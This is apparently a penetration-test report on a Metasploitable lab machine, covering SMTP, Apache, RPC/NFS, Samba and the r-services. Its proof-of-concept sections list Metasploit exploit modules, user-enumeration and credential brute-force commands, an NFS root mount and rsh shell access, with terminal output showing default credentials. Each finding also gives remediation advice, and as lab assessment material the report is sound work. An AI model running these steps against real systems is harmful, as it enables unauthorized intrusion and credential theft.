
A04. Smtp User Enumeration Enabled (SMTP)

Severity: Medium
CVSS: 5.3
Traget: 192.168.56.101
Port: 25/tcp
Software Version: postfix smtpd
Description: The SMTP service allow attackers to interact with the mail server and potentially exploit misconfigurations such as SMTP user enumeration, open relay configuration, or information disclosure through banner grabbing.Attackers can connect to the SMTP service and issue SMTP commands (e.g., VRFY, EXPN, RCPT TO) to determine valid user accounts on the system.
Proof of Concept:
nmap -sV -p 25 192.168.56.101 ----> To enumerate the service version
Exploit (msf): auxiliary/scanner/smtp/smtp_enum -----> To enumerate the user
smtp-user-enum -M VRFY -U user/path/username.txt -t 192.168.56.101 -->to verfy users credentia
Impact:it leads to User Enumeration, Inforamtion disclosure,spam relay abuse, password Brute Force to the identified valid user. Attackers can use the service for further reconnaissance and exploitation.
Remedations: To mitigate update the software latest version, disabe user enumeration by disabling the command VRFY, EXPN etc in postfix configuration. Limit access to the SMTP service using firewall rules so only authorized systems can connect. Disable open relay and Configure Postfix to minimize version information disclosure.
Proof:



A05. Web Server default page exposure (HTTP)

Severity: Critical
CVSS: 9.8
Target: 192.168.56.101
Port: 80/tcp
Software Version: apache httpd 2.2.8
Description: The software Apache HTTP Server version 2.2.8 is outdated and unsupported version. Apache 2.2.8 is affected by multiple known security issues, including improper input validation and request handling vulnerabilities that can allow attackers to perform denial-of-service attacks, information disclosure and exploit weaknesses in web server modules. Because the version information is publicly exposed through the server banner, attackers can easily identify the software version and target it using known exploits or attack techniques. attacker can gain remote shell access of the server.
Proof of Concept:
Payload1: auxiliary/scanner/http/http_version ---> to scan technology version enum (php)
Payload2: exploit/multi/http/php_cgi_arg_injection --->> to exploit and get shell
Impact: Attacker can gain unauthorized access to web server resources, information disclosure and Perform directory traversal. Allow Launch Denial of Service (DoS) attacks against the web server and Exploit known vulnerabilities to obtain remote shell access. Use the web server as an entry point to the internal system.
Remedations: To mitigate, Update the server to the latest stable version of Apache and apply regular security patches, disable version disclosure in apache configuration. Deploy web application firewall(waf) to block malicious traffic.
Proof:



A06.RPC service Exposure (RPCbind service)

Severity: Critical
CVSS: 9.8
Target: 192.168.56.101
Port: 111/tcp
Software Version: 2 (rpc #100000)
Description: The rpcbind service maps Remote Procedure Call (RPC) services to dynamic ports.Enumeration revealed that RPCBind discloses information about available RPC services, including Network File System (NFS) and related services. This exposure allows attackers to identify and interact with underlying services, potentially leading to unauthorized access of the server and provide shell.
Proof of Concept:
nmap -sV -p 111 192.168.56.101
nmap -p 111 --script=rpcinfo 192.168.56.101
rpcinfo -p 192.168.56.101
mkdir /mnt/nfs
mount -t nfs <target-ip>:/ /mnt/nf
Impact: Attackers can enumerate RPC services and internal configurations, misconfigured allow Unauthorized access to the server. Attackers can mount shared directories remotely. Writable shares allow modification of critical files like (.ssh). Combined with NFS misconfiguration, full system can compromise.
Remedation: To prevent, keep update rpc, nfs services to latest version. Block port 111 using firewall rule to untrusted network, disable rpcbind if not required, secure nfs configuration, Limit exposure of RPC services to internal networks only. Log and monitor RPC and NFS access attempts.
Proof:


```
Session  Actions  Edit  View  Help
└─$ nmap -sV -p 111 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-17 21:05 IST
Nmap scan report for 192.168.56.101
Host is up (0.00063s latency).

PORT    STATE SERVICE VERSION
111/tcp open  rpcbind 2 (RPC #100000)
MAC Address: 08:00:27:F4:4B:ED (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.18 seconds

┌──(kali㉿kali)-[~]
└─$ nmap --script rpcinfo -p 111 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-17 21:08 IST
Nmap scan report for 192.168.56.101
Host is up (0.00050s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      56758/udp   mountd
|   100005  1,2,3      57721/tcp   mountd
|   100021  1,3,4      39811/tcp   nlockmgr
|   100021  1,3,4      51717/udp   nlockmgr
|   100024  1          54929/tcp   status
|_  100024  1          56007/udp   status
MAC Address: 08:00:27:F4:4B:ED (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.98 seconds

┌──(kali㉿kali)-[~]
└─$
```

```
msf auxiliary(scanner/nfs/nfsmount) > run
[+] 192.168.56.101:111    - 192.168.56.101 Mountable NFS Export: / [*]
[*] 192.168.56.101:111    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/nfs/nfsmount) >
```

```
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue Mar 17 13:02:32 2026 from 192.168.56.102
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ hostname
metasploitable
msfadmin@metasploitable:~$ unmae -a
-bash: unmae: command not found
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU
/Linux
msfadmin@metasploitable:~$
```

A07.smb/netbios service exposure and inforamtion disclosure (netbios -ssn)

Severity: Critical
CVSS: 9.8
Target: 192.168.56.101
Port: 139/tcp and 445/tcp
Software Version: Samba smbd 3.X – 4.X
Description: The software version running on system is outdated and vulnerable to multiple known exploits (e.g., username map script vulnerability) and improper configuration. Provide unauthenticated access to share resources to the attacker.
Proof of Concept:
nmap -sV -p 139, 445 192.168.56.101
exploit (msf): exploit/multi/samba/usermap_script
Impact: It allows to remote code executions, Anonymous users may access sensitive shared files, Privilege Escalation, Confidential data can be exfiltrated without authentication, Attackers gain complete control of the host.
Remedation: To mitigate, install the latest secure and supported version of the samba. Enforce authentication for all SMB shares and implement strict permission on share directories. Limit access to ports 139 via firewall rules and Regularly update the system to mitigate known vulnerabilities
Proof:




A08. Insecure Remote Command Execution Service (exec)

Severity: Medium
CVSS: 5.3
Target: 192.168.56.101
Port: 512/tcp
Software Version: netkit-rsh rexecd
Description: The rexec service allows remote command execution and brute force over the network using username and password authentication. However, it transmits credentials in plaintext and lacks secure authentication mechanisms. Additionally, the service accept weak or default credentials, making it susceptible to unauthorized access and can access shell.
Proof of Concept:
nmap -sV -p 512 192.168.56.101 ---> service enumeration
nmap --script rexec-brute -p 512 192.168.56.101 --> for user credentail bruteforce
Impact: Attackers can execute arbitrary commands remotely, Credential exposure and unauthorized access to the system.Attackers may gain elevated privileges depending on the account accessed. Full control of the target system may be achieved.
Remedation: To mitigate, Remove or disable r-exec service and replace with the latest ssh for remote access. Block Port 512 access via firewall rules.Enforce Strong Authentication and avoid default or weak credentials.Limit exposure of legacy services.
Proof:

```
Session  Actions  Edit  View  Help
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nmap --script rexec-brute -p 512 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-21 17:11 IST
Nmap scan report for 192.168.56.101
Host is up (0.00072s latency).

PORT    STATE SERVICE
512/tcp open  exec
| rexec-brute:
|   Accounts:
|     webadmin:webadmin - Valid credentials
|     web:web - Valid credentials
|     netadmin:netadmin - Valid credentials
|     guest:guest - Valid credentials
|     user:user - Valid credentials
|     sysadmin:sysadmin - Valid credentials
|     admin:admin - Valid credentials
|     administrator:administrator - Valid credentials
|     root:root - Valid credentials
|     test:test - Valid credentials
|_  Statistics: Performed 15 guesses in 1 seconds, average tps: 15.0

Nmap done: 1 IP address (1 host up) scanned in 1.80 seconds

┌──(kali㉿kali)-[~]
└─$
```


A09. Clear text remote login service (login)

Severity: Medium
CVSS: 5.3
Target: 192.168.56.101
Port: 513/tcp
Software Version: openBSD or Solories rlogind
Description: The rlogin service provides remote access to the system using host-based authentication mechanisms such as .rhosts and /etc/hosts.equiv. It does not use encryption and transmits all data, including credentials in plaintext. Due to weak authentication controls and reliance on trust relationships, the service is vulnerable to unauthorized access if trust files are misconfigured or if an attacker can manipulate them and also allow to brute force the user credentials
Proof of Concept:
nmap -sV -p 513 192.168.56.101 --> service enumeration
nmap --script rlogin-brute -p 513 192.168.56.101 -->> credential brute force
Impact: Attackers can gain shell access without proper authentication, Login credentials can be intercepted over the network and brute force the credentials remotly. Trust-based mechanisms (e.g., .rhosts) can be abused, and can execute commands with user privileges. Potential escalation to full system control.
Remedation: To mitigate, disable rlogin Service, remove Trust Files and Delete .rhosts and /etc/hosts.equiv. Replace with SSH latest version. Block port 513 using firewall rules. Implement Strong Authentication and Enforce secure login mechanisms.
Proof:




A10. Insecure Remote shell service (shell Service)

Severity: Critical
CVSS: 9.8
Target: 192.168.56.101
Port: 514/tcp
Software Version: Netkit rshd
Description: The rsh service allows remote command execution and shell access based on host-based authentication mechanisms such as .rhosts and /etc/hosts.equiv. It does not implement encryption and transmits all communication, including authentication data, in plaintext. Due to improper configuration of trust relationships, authentication can be bypassed, allowing unauthorized users to gain remote shell access without valid credentials.
Proof of Concept:
nmap -sV -p 514 192.168.56.101 ---> (service enumeration)
rsh 192.168.56.101 -l msfadmin --->> (remote shell)
Impact: Attackers can gain direct shell access without authentication. Authentication can Bypass by Abusing of .rhosts or trust relationships. Allow Full command execution capabilities on the target system with Potential escalation to root privileges and Full control over the system.
Remedation: To mitigate, Disable rsh Service and Remove Trust Relationships by Deleting .rhosts and /etc/hosts.equiv. Replace with SSH latest vesion. Block port 514 via firewall and Disable unnecessary legacy services.
Proof:



